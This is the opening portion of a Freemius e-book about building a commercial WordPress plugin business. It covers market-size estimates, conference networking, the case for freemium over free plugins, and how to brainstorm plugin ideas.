



# The WORDPRESS Plugin Business Book

*Exactly How to Create A Prosperous WordPress Plugin Business  
in The Subscription Economy*

# Foreword

You develop a really cool WordPress plugin or a sweet theme for your own project, and you think to yourself,

***"This would be useful for others, why not push it to the WordPress.org repository?"***

You spend about an hour or two figuring out how to do it, almost give up during the process, but for the sake of open-source, you persist and submit your code to the repository. If everything goes well, after about a week (a few months if it's a theme) you get an official email from the review team congratulating you - "your plugin/theme has been approved". W00t! W00t! You are an official plugin/theme developer.

When you're done sipping the champagne glass you poured for yourself you may start to wonder:

***"Now what?.."***

In some magical way, your software starts getting traction - people install it on their websites. Users ask for more features, and you get bug reports and reviews. This phenomenon gets you psyched! You start spending a few hours a week adding more features, resolving bugs, replying to support tickets. Unintentionally it becomes your side-project.

After a year you look at the active installs counter, and you see that your code is running on thousands of websites.

***"Shoot, I'm having fun working on that project, I have an extensive list of cool extra features, maybe I should turn it into my primary day job?"***

And that's where things get tricky. You take a pen and paper and start listing what you need to start selling:

***Domain?  
Piece of cake***

***Hosting? Not a problem***

***How do I send emails?  
Mailchimp, Sendgrid,...  
Oh my...***

***Where should I host  
the pro code version?***

***Should I sell in Europe and  
handle EU VAT? What a mess :(***

***What about receipts,  
invoices? There should be a  
service that handles that.***

***Shit... this is way  
too much. Error,  
error, bail out...***

***Set up a credit card /  
PayPal gateway accounts:  
"Paypal - check! Is stripe  
supported in my country?  
Do I need an EIN?"***

***Blog...Do I need one?  
Where will I announce  
about new features?  
But I'm not a writer...***


***Website...Should I hire a designer?  
Wait, do I need a logo?***

***How much should I charge? I  
should probably do some  
research on prices of other  
commercial solutions.***

***Add some licensing  
mechanism...Hm... it's  
open-source, so how do I  
protect it?***

***I should probably start  
with simple email  
support, or should I use  
a support platform?***

***How will users know  
about the pro version?  
How will I get traffic to  
my site? I'm not a  
marketer...***



# Running a business can be hard & challenging.

With that said, great fun is ahead!

Also - there's this book, which was made by the **Freemius team** to provide you (the WordPress plugin dev) with all of the info necessary to run a successful online WordPress plugin business. You'll learn about the market opportunities, as well as the existing WordPress business community..

## **We've divided this book into 3 main sections:**

1. The WordPress market & community
2. What to do before you launch your plugin business
3. What to do after you launch your plugin business

And into \_\_ different chapters. Each section and chapter can be read independently, or you can just read the whole book's chapters by order of appearance. It's really up to your preference and available time.

Each section and chapter can be read independently, or you can just read the whole book's chapters by order of appearance. It's really up to your preference and available time.



# Contents

## The WordPress Market

### MARKET SIZE

- 05 *540 million Active Plugins Makes WordPress a Billion Dollar Market*

### THE BUSINESS COMMUNITY

- 07 *6 Reasons WordPress Plugin Developers Should Attend Business Conferences*

## Why Monetize A Plugin?

- 11 *Why Free WordPress Plugins are Bad for Everyone*
- 12 *It's A Fact: Freemium WordPress Plugins Outlive Free Ones*

## Getting Started

### IDEAS & PLANNING

- 14 *How to Brainstorm New WordPress Plugin Ideas*
- 16 *5 Future WordPress Plugin Market Opportunities You Can't Afford to Miss*

### TOOLS FOR THE JOB

- 19 *5 Amazing Tools for WordPress Plugin Developers*
- 22 *WordPress Frameworks Get A New Cozy Home – IncludeWP*

### TESTING

- 25 *How to Beta Test a New Plugin to Ensure a Successful Release*



## Pre-launch

### YOUR BUSINESS MODEL

- 28 *Offering Premium vs. Freemium WordPress Plugins: The Good, the Bad and the Ugly*
- 31 *Premium vs. Add-ons – Which is the Best Model for Your WordPress Plugin?*
- 34 *How to Decide What Features in Your Plugin Should be Free or Premium*
- 37 *Why WordPress Plugin Developers Have to Start Thinking SaaS*
- 39 *This WordPress Agency Turns Its Custom Plugins/Themes to A Recurring Income*

### PRICING

- 43 *How to Price Your WordPress Plugin (The Right Way)*
- 46 *Lifetime license for WordPress plugins – the right way!*
- 50 *Careful! This Simple Pricing Experiment Cost Us \$2,000 in Revenue*

### HOW SHOULD YOU DISTRIBUTE YOUR WORDPRESS PLUGIN?

- 54 *Is CodeCanyon a Good Place to Sell Your Premium WordPress Plugin?*
- 57 *WordPress Plugin Seller Discloses A Comparison of Plugins Sales: Direct vs CodeCanyon*
- 60 *Is the WordPress Plugin Repository Worth the Hassle?*

### OFFERING SUPPORT

- 64 *Freemium WordPress Developers: Should You Provide Support for Your Free Plugin?*
- 66 *WordPress Developers: How to Choose the Best Support Platform for You*
- 69 *How to Offer Stellar Plugin Support (Without a Huge Staff)*
- 72 *How to Build a Staff to Support Your Plugin Business*

### CONTENT MARKETING

- 75 *Our WordPress Product Launch Had Unusual Results! Here's How to Replicate It*
- 83 *Writing Smart WordPress Plugin Copy That Drives Installs [case-study]*
- 88 *A Guide to Optimizing Your Plugin's WordPress.org Page (In 6 Steps)*
- 91 *Is Your Plugin Homepage Ineffective? Learn How to Spruce it Up*

## Post-launch

### MARKETING & PROMOTION

- 96 *This Is Why WordPress Product Owners Need to Capture User Email from Day 1*
- 102 *How to Get More Plugin Sales By Understanding the Human Brain*
- 105 *How to Promote Your Premium Plugin Within Your Free Version (Without Making People Angry)*
- 108 *How to Promote Your WordPress Plugin With Content Marketing and Outreach*
- 110 *8 Ways to Get Your WordPress Plugin Featured on Blogs*
- 113 *How We Increased our WordPress Plugin's 5-Star Reviews by 700%*

### PITFALLS TO STEER CLEAR OF


- 116 *The Ultimate Guide to Legally Protect Your GPL WordPress Plugin Business Against Trolls*
- 124 *5 Common Mistakes WordPress Plugin Developers Should Avoid*
- 126 *Important Lessons Learned on Building a Freemium WordPress Plugin (what worked / what didn't)*
- 130 *The 5 Mistakes That Will Kill Your Plugin Business Profits*

### LEARN & IMPROVE

- 133 *How to Reevaluate WordPress Plugins After Launch*
- 137 *Best Practices for the First-Time User Experience in WordPress Plugins*
- 141 *4 Things You Can Learn from 3 Wildly Successful Premium Plugins*
- 144 *How To Reduce The Abandonment Rate Of Your WordPress Plugin*

## MARKET SIZE

# 540 million Active Plugins Makes WordPress a Billion Dollar Market



About a month ago I participated in the [Prestige Conference](#) in Las Vegas. It was a very memorable experience because I got to meet with businesses thought leaders in the WordPress ecosystem.

I also had a blast hanging with guys like [Andrew Munro](#) / AffiliateWP, [Kevin Gray](#) / ApproveMe, [Chris Klosowski](#) / WPPush, [Pippin Williams](#) / EDD, [Jeremy Green](#) / Zeen101, and many other brilliant minds. Sharing our experience on different business topics, and learning from each other, was amazing. Thanks for being so open!

One of the main panels that I was in, focused on the addressable market of WordPress. Questions like, “How big of an opportunity is WordPress?”, and “How much money can be made from the ecosystem?” were discussed in great length.

WooCommerce is a great example of how a WordPress focused company can become a BIG and successful business. But is there room in the ecosystem for a billion dollar startup company besides Automattic?

***Is there room in the ecosystem for a billion dollar startup besides Automattic?***

This is a very important question to me, since I’m trying to convince investors that [Freemius](#) is going to be *that* company.

Now that there have been changes to the WordPress.org plugins repository, I believe that we have a better opportunity to quantify the market size of WordPress. Instead of basing results on the number of downloads and BuiltWith.com data, as many have done before, we can now attain a real insight into how big of a market WordPress is by looking at the number of the active installs.

I think knowing the number of total active plugin installs is key to understanding the WordPress market. From our own data with [RatingWidget](#), WordPress shows that we have 10,000+ installs, while we actually have over 23,000+ active plugin installs. We know that since RatingWidget is a SaaS solution – “Serviceware” plugin. I decided to ask other developers about their own data and got similar results.

From looking at the [numbers caught by Brian, from Post Status](#), right after the active installs feature was released, there are way more active installs than what the estimated field says.

After scraping the plugins’ .org repository and looking at the metric of the active installed plugins, we get to 110 million active installs. Adding the

factor that this number is probably 50% less than what is going on due to the inaccuracy of the active installs count, we get to about 220 million active plugin installed on [WordPress.org](https://WordPress.org) hosted sites.

Based on stats released by [Yoast](#) and [Lorelle VanFossen](#) on Mid 2012, WordPress.com is hosting ~50% of the WordPress sites on the web. Therefore we can assume there's a similar number of active plugin installed on [WordPress.com](https://WordPress.com) sites. It gets us to 440 million active plugins.

Based on the research we conducted three months ago on 10,000 self-hosted WordPress sites, we found that there are 25.2 plugins, on average, installed on an average active website. 18.3 of the plugins are active, 17.6 of these plugins have more than 200 lines of code.

### ***Average self-hosted WordPress site has 25.2 installed plugins, 18.3 active plugins and 17.6 active plugins with more than 200 lines of code.***

Using both of these variables, we can estimate how much WordPress websites are on the web. To calculate the amount of sites we divide the amount of active plugins per the average amount of plugins per site, which is 440 million divided by 18.6 — which is 24 million active WordPress sites.

According to [BuiltWith.com CMS stats](#), there are only 14.7 million active sites, but our calculations show that the ecosystem is by 60% bigger.

### ***There are 24 million active WordPress sites on the web!***

Obviously, there are way more plugins outside of the official WordPress repository. Conservative assumption based on my feelings from the market is that there are at least the same amount of plugins out there.

I'm not saying these plugins have the same number of active installs, but my intuition tells me there are an additional ~100 million active plugin installs which are not listed on the official repository.

So here is my very rough, but logical assumption. If a plugin with over 200 lines of code is actually installed and active somewhere, it means that it's

more than just a script wrapped in a plugin. It's not a total crap and it's actually worth something to someone. That means this plugin could have premium features that someone in the market potentially would be interested to pay for.

Another huge but reasonable assumption is to say that 2% of the total active websites that using WordPress on the web are actually SMBs, and websites which generate revenues. Therefore these websites have money to pay for plugins (with RatingWidget we see 2.7% conversion to paid).

Since we're discussing the total addressable market, thus the overall opportunity, let's see what the numbers are if this 2% are actually paying for the plugins.

So we have roughly 540 million active plugin installs. 520 million of them have more than 200 lines of code. 2% of that 520 million would give us 10.4 million paid plugin installs. If an average plugin is worth \$100 a year, we get to over \$1B market only for plugins—boom!

### ***WordPress plugins' ecosystem is a Billion Dollar market – Period!***

If we use similar assumptions regarding the themes market, we can easily add another \$66 million to the table (33M sites X 2% X \$100).

#### **Conclusion**

Next time you are meeting investors and they ask you about the market size, please confidently answer that it's a big opportunity—at least a billion dollar market, and you can prove it!



## THE BUSINESS COMMUNITY

# 6 Reasons WordPress Plugin Developers Should Attend Business Conferences

A month ago, I participated in the Prestige Conference in Minneapolis. It was my second [PrestigeConf](#), and my second WordPress business related conference—it was priceless!



*Taken by Mendel at Prestige Conference Minneapolis 2015*

I still consider myself as a newbie in the WordPress community, even if I've been developing WordPress plugins since early 2011. Yes, I participated in two WordCamps (in Israel), but I never got more involved before 2015. There are two main reasons for that...

## I was busy and far from the WordPress scene

I was a full-time co-founder and CTO of Senexx (my previous startup). As many of you might know, start-ups require huge time investments which leaves little room for anything else. In addition, most of the

WordPress-related events were hosted in the U.S and traveling from Israel to the U.S is expensive!

## I wasn't financially invested

My WordPress plugin, Rating-Widget, was just a side-project during weekends. It was organically growing, and that was enough to make me satisfied.. I did it purely for fun, and I didn't even have a paid model so-there wasn't any financial incentive.

## What changed?

My startup was acquired on June 2014. My wife and I, and our two fluffy cats, moved to NYC in August. I wanted to be closer to the target market and WordPress ecosystem, and my wife wanted to do her MA abroad. It was a good solution, especially since I didn't have to spend as much time traveling to events, as I would from Tel-Aviv to the U.S.

On October 2014, I started to craft the concept behind Freemius. That's when I realized there would be no way to succeed with such a revolutionary solution without the community and influencer support. This gave me inspiration and energy to participate in events and meet the crazy smart people I read about all the time.

## Why business events?

There are many WordCamps (and most are relatively affordable). So then why bother with the time and expense of a business-oriented conference? I'm "just" a plugin developer, you might say, how will this help me?

WordCamps are great, and you should definitely try to attend as many of them as you can! It's a great opportunity to spread the word about your plugin and meet users in person. But, if you want to take your game to the next level to meet the "Sharks", the business owners, agencies and entrepreneurs creating the products and services that shape the WordPress ecosystem. Throw yourself into the shark tank willingly, and you will reap the benefits. You get to meet the faces and minds behind the products and services, and find new ones you might have not known about.



From here you can build relationships that can be mutually beneficial. Important relationships within the community can be HUGE leverage that can help you boost your business to the next level!



## 1. Learning from people at similar business stages

Whether you are a sole plugin developer, a small plugins startup, or an agency who has plugin products, it feels amazing to hang out with people in similar position who face similar challenges as you are. Be humble, and learn from their experience and insights. Become better! Developers you meet can become friends who can give you advice, provide a different perspective, and most importantly a real unbiased advice on your project.

Early this year, I was thinking about switching RatingWidget's payment gateway from PayPal to Stripe. However, I changed my mind after chatting with [Pippin Williamson](#) at Prestige Vegas. We talked about plugin business best-practices, shared different stats and I learned about the percentage of EDD's customers paying with Credit Cards vs. Stripe.

I quickly figured out that keeping PayPal was the best course of action for me (or other plugin developers), because over 50% of Pippin's plugins are being purchased with PayPal. When you get feedback like this from an expert it can be invaluable. Such tips based on real experiences are incredibly powerful!

## 2. Business opportunities

Naturally, events & conferences lead to networking. Networking leads to business development, which leads to opportunities like partnerships, reselling, mergers and more. There are dozens of great forms/plugins—so then why do you think Gravity Forms and Ninja Forms are leading the space? Because they are out there, working their magic, building relationships with theme shops and agencies. The bottom line is that they are doing business, and a lot of it! [OptinMonster](#) is a great example of a product that was born as a result of a partnership. [Syed Balkhi](#) and [Thomas Griffin](#) met in a conference!

## 3. Marketing, marketing, marketing...

Well... if you consider yourself as a WordPress plugin developer, my wild guess is that you know how to code WordPress plugins! The difference between a plugin developer and a plugin business—is the developer's ability to sell the product. Unfortunately, most plugin developers are great at coding but they lack the skills to make sales. It's not surprising, since we spend so much time perfecting our plugin that our marketing and branding skills suffer.



Thank you [@jenniferbourn](#)! The best and most practical marketing workshop I ever participated at! [#PrestigeConf](#)

Heading to business-oriented conferences will help you to improve those skills whether by hearing what others have been doing, or attending marketing related sessions.

## 4. Serendipity is awesome!

When I was a kid, my father said to me – “if you don’t play the lottery, you’ll never win it”. I love this sentence, since I find it proves true for in many aspects of life. If you don’t take chances and generate opportunities, they just won’t happen. There’s no better way to explain serendipity than sharing a personal story from the last Prestige conference in Minneapolis:

I arrived to my hotel a day before the conference. While I was checking-in, a big man approached me and said he recognized me from my twitter profile pic. He told me I should come and hang out with him and his team later in the lobby. Since I’m inherently terrible at multitasking, I didn’t manage to catch his name and what he wanted from me, so I went up to my room.

After a quick shower, I browsed the conference attendees twitter list, and recognized his picture. It was [Kiko Doran](#), one of the co-founders of the conference. I went down to the lobby, and met with Kiko, [Josh](#) & [Brittany](#). We had a really nice chat, and Kiko kindly invited me to join the speakers dinner.

Suffice to say, it was fantastic! I had a deep conversation about credit-card fraud with [Jason Cohen](#), the founder of WPEngine, I played darts with [Chris Carfi](#) from GoDaddy (he won, probably because of the cowboy hat), I met with [Peter](#), [Shane](#) and [Ried](#), the [Modern Tribe](#) gang, got [Martin Sawinski](#)’s feedback on Freemius, partner at [3five](#), and I listened to a live local band with Kiko, [Travis Totz](#), partner at [Westwerk](#), and [Jeff Chandler](#), founder of WPTavern.com.

Just to summarize, I met with all the three leading WordPress agencies founders / partners, with the founders of the conference, the founder of the most powerful WP hosting company, and the founder of the most popular WordPress blog. Isn’t that crazy?

Here is some math... There was a 33% chance to book that hotel (since I was looking only on three options), and 16% that I would arrive at the

hotel during the 4 hours Kiko was there with his gang in the lobby (4 out 24 hours). This is 5% chance that I would meet Kiko the day before the conference which lead to all of that. How’s that for serendipity!

I am certain of one thing, without all of these statistics, is that all of that wouldn’t happen if I were coding home.

## 5. Become part of the clique

Speaking of marketing, if you want to join the “influencers pack”, you have to market yourself and build real relationships with them. Hanging out with speakers and influencers in a casual atmosphere is a great way to start it.

## 6. Great People!

On the social side, the WordPress business community is just awesome! A group of very approachable, brilliant, fun & like minded bootstrapped entrepreneurs. The reason I loved the last Prestige so much (besides the great sessions), was because I had the opportunity and pleasure to get acquaintance with almost all of the attendees.



*Taken by Mendel at Prestige Conference Minneapolis 2015*

## My Takeaways

Conferences can be expensive—including from the conference ticket, the plane ticket, and necessities like the meals, or bar tabs. That doesn't even include the time away from the office where you could be doing "work". However, conferences provide a unique convergence of networking, learning, and fun into a single package. A good conference forces you to grow and challenge yourself.

During 2015, I participated in three non-WordCamps, WordPress-related events: Prestige Vegas, Loop Conference, and Prestige Minneapolis. If you've made it this far, you can see how much I've gained from going to these events. Friends, connections, and opportunities that can really impact my business. I'm planning on going to more conferences, and I'm sure you'll find me at many of them.

THE BUSINESS COMMUNITY

***6 Reasons WordPress Plugin  
Developers Should Attend  
Business Conferences***

# Why Free WordPress Plugins are Bad for Everyone

We all love free stuff right? It's hard to look past the benefits of a free product when it comes to web development, whether that means a plugin, or a theme. You, the plugin developer, know this first hand. You can understand how people look at plugins, because free plugins are everywhere!

Trust me, I know. As someone who grew up in Israel, paying is not part of my culture — we like free stuff too!

People might overlook your plugin if it's not free after all. There are so many free plugins on the marketplace, and after toiling around with code for hours, the idea of a user ignoring your long hours of work seems horrendous. At least if it's free it'll get seen right? Perhaps people will donate! And if it's expensive, people won't invest into the plugin.

However, the best and most popular plugins have actual businesses behind them. That means plugins like [Yoast](#), [Akismet](#), [Jetpack](#), [W3 Total Cache](#), [WooCommerce](#) and [ManageWP](#) — which are all within the official [WordPress.org Repository](#). People pay for these plugins, either through a premium version, or paid add-ons / paid support. These businesses make a lot of money which lets them maintain quality development. Do we hate these guys? On the contrary — WE LOVE THEM!

If you don't make any money with your plug-in, the course of the plugin's life, and thus your attention to the project can never reach it's full potential. There are thousands of plugins with great potential on the .org repository that are abandoned because developers received no financial return on their creative investments, therefore had to stop the development. These free plugins are often host to many problems. Since many of them lack continued development, they become outdated and often have security issues.

I mentioned donations earlier. If you think the donations are still working, or that they really ever worked, then you are wrong! I was running [RatingWidget](#) for 3 years, as a side project, for FREE.

I spent over 300 hours on weekends — working 20 hours on the weekend alongside a full time job! I consider RatingWidget a highly successful project as it grossed over 200,000 downloads as a side project, but with all of that work I only received \$30 in donations. **3 years, 300 hours and only \$30!**

If you're a plugin developer I highly encourage you to immediately think about premium features and start monetizing your plugin. And in my opinion, the freemium model is the best way to monetize. With this model, users have the choice to pay for the premium features, while free users can benefit from the constant maintenance, updates & support — which is sponsored by the paid customers.

Now, if you are a blogger, publisher, business owner or just using WordPress in any way — I challenge you to examine the importance of developers earning revenue for their hard work, because it impacts everyone!

Like I said before, when developers make money from their plugins, this provides longer development processes to ensure projects can keep growing. Developers can write better code, maintain their plugins, provide support, add new features, and thus create better plugins for the whole community. Free is free after all, but it is not necessarily better.

What do you think? Are developers better off with promoting free plugins?

*Why Free  
WordPress Plugins  
are Bad for Everyone*





# It's A Fact: Freemium WordPress Plugins Outlive Free Ones

Last year, around this time, I was tinkering with what has now become [Addendio.com](#). While doing my market research, I stumbled upon the Freemius blog, more precisely upon this [blog post](#) by Vova, where he explained how he sized the market for WordPress plugins at 1 billion per year.

It was the first time that I saw a proper market sizing exercise on this subject and it was very refreshing to see some numbers.

Fast forward to today and here I am, writing a guest post on the Freemius blog about, well, the plugins market. Who would have thought?

## How did this happen?

This post is a result of a discussion I had with Vova a few weeks back. Vova wanted to understand if the amount of plugins having a freemium strategy was increasing, while I was interested in identifying “freemium” plugins in order to add this as a filter on the Addendio search engine.

## Definition of Freemium

Let's be clear about the definition from the start: we classified as “freemium”, plugins having either paid add-ons, a premium version or service (e.g. premium support). You may disagree with the definition, but it's important that you will be aware of how it was defined when examining the data we present.


After a quick brainstorm with Vova I pulled out some data from the repository and I could identify with reasonable confidence a list of plugins currently proposing premium features. It's not a bullet proof methodology, but we did proper sample checking and I am reasonably confident about the quality.

## Freemium Plugins in the repository


Let's start by answering Vova's question:

## Are we seeing more plugins with a freemium strategy in the repository?

In absolute numbers the answer is a clear “yes”, as you can see from this graph. This is of course influenced by the fact that more and more plugins are being added to the repository each year (around 7,600 in 2015), so it's essential that we also check the evolution in terms of relative numbers.



The same holds true in terms of percentages. As you can see from this graph the percentage of freemium plugins in the repository is increasing. A constant increase of up to 10% in 2015. I did remove 2016 from the analysis, as I did not want to draw any conclusions on just 3 months of data.




After this initial analysis I decided to look at the survival rate of free plugins vs freemium ones. The question I wanted an answer to was the following:

## Do plugins with a freemium strategy have a better life expectancy than the average free plugin in the repository?

This question was very much inspired by this [other blog post](#) from Vova where he explained why WordPress commercial plugins were in everyone's interest. Vova's reasoning in the post is sound, but we can now back it up with data.

Taking into consideration years prior to 2013 as a reference we can see that on average 50%-60% of "freemium" plugins have been updated in 2015 or 2016. This is a significant difference compared to the findings of previous analysis I did on the WordPress repository. The survival rate after 3 years for the average plugin in the repository is around 10%-20%. **We are looking at a 200% improvement.**

These results seem to hold true across the years. No matter when the plugin was introduced, the update rate is rather stable.



## Let's sum it up

From what I just illustrated we can draw some very simple conclusions:

1. If you are looking for a plugin that is going to be key for your website activity, make sure you take into account the business model variable as part of your selection criteria. What's free today will probably cost you a lot of time in the future. And that's going to happen with an 80%-90% probability.

## What's free today will probably cost you a lot of time in the future.


2. The WordPress ecosystem is growing and more and more developers are creating plugins with commercial capabilities. This is great news for the community as the strength WordPress comes from its ecosystem!

## More and more developers are creating plugins with commercial capabilities.

3. In order to quickly identify if a plugin offers premium services/features, you can use my Addendio search engine via the [website](#), the [plugin](#), or our [Chrome extension](#).

4. Last but not least, while we all love free stuff, remember that when you are supporting a commercial WordPress plugin you are doing yourself a favor and at the same time supporting independent authors, not some multi-billion dollar corporation.

*It's A Fact: Freemium WordPress Plugins Outlive Free Ones*



## IDEAS & PLANNING

# How to Brainstorm New WordPress Plugin Ideas

According to Ecclesiastes, there's [nothing new under the sun](#) and that thought certainly hits home when you're trying to come up with an idea for the next must-have WordPress plugin. With over [40,000 plugins](#) already in existence, it's easy to feel like all the good ideas have already been taken.

Don't despair though – you know what else ol' Ecclesiastes says? "What has been will be again, what has been done will be done again". Find inspiration instead of discouragement in these timeless words. You've had great ideas before and you will have them again!

In this article we'll show you how you can generate ideas for in-demand new plugins by setting goals, focusing on trends, examining how existing ideas can be improved and reflecting on your own experiences.

Let's get going!

## Think About What You'd Like to Achieve and Set Goals to Get There

We all want the same thing when we sit down to create a plugin: unheard of success, piles of praise and riches. Mmm...riches.

Savvy developers who build a career out of creating new technology know that the success of a product doesn't begin and end with an ingenious idea. In reality, the initial idea is just a small part of the process.

Before you try to imagine what you want to create, think about what you're trying to achieve. It's safe to assume that most developers want to create a popular plugin that generates a healthy number of sales. Alongside that obvious goal however, you may also want to challenge yourself technically, create something novel that you can be proud of, service a large yet niche market or create something truly innovative. Begin by writing down the personal goals that will make the creation of your new plugin personally fulfilling. By starting out with the goal of

developing something that can give you a true sense of accomplishment, you ensure you'll be dedicated to and passionate about seeing the project through to completion and ready to do your best work.

The success of your plugin doesn't come from thinking up a great idea. It comes from following through with the entire process. Brainstorming is an important first step in that regard, so let's get to it.

## Research Current Trends to Help you Generate New Plugin Ideas

Make sure you're regularly immersing yourself in the culture of your audience and would-be clients by following popular tech blogs like [Mashable](#), [Gizmodo](#), [GigaOM](#), [ZDNet](#), [TechCrunch](#), [How-To Geek](#), [The Next Web](#) and more.

# GIZMODO

*Use sites like Gizmodo to harvest ideas.*

From news stories on security and commenting to blog tips on SEO and caching, tech news reflects what's on users' minds and tells you what might be a priority in the future. This research is essential in keeping you up-to-date with trends and helping you think like your end user.

Have a look at currently popular plugins and examine what they're fundamentally trying to achieve. For example, spam-reduction plugins offer increased security and more trustworthy, authentic content. SEO plugins help users find an audience. Are there other ways that you could help users achieve these basic goals?

Always keep an eye on emerging technology. Use [Alexa](#) often to see what users are doing online and to monitor which new sites and services are growing in popularity. When you examine popular plugins, you can often trace their origins back to a role in making new technology more easily adaptable.

For example, the increased popularity of smartphones and tablets resulted in plugins to help format WordPress content especially for mobile. Facebook gave rise to the increased popularity of social sharing

plugins. Twitter helped create a demand for link-shorteners. Demand for on-site review solutions led to the creation of our very own [Rating-Widget plugin](#). Ask yourself what new service is currently emerging and what kinds of plugins you could create to make that service easier for users.

At the same time that you're dreaming about piggybacking on the next Twitter, it's crucial that you realistically evaluate potential market share. If you think that your plugin will only be valuable to 100 people, developing a commercial plugin is likely to be a waste of time. By staying in-touch with tech news, you'll be better able to tell the next [Periscope](#) from the next [Meerkat](#) and make sure you're backing the right horse.

## Research Existing Products to See How They Can Be Improved

The [WordPress.com ideas forum](#) should be your online second home. Get comfy here and hang out to find what users want, what they value and what isn't currently working for them. This type of info can spark an idea for a related plugin and help you better understand the goals of users. Keep your users in mind at all times and you'll be ready to design a new plugin to help them meet their goals.

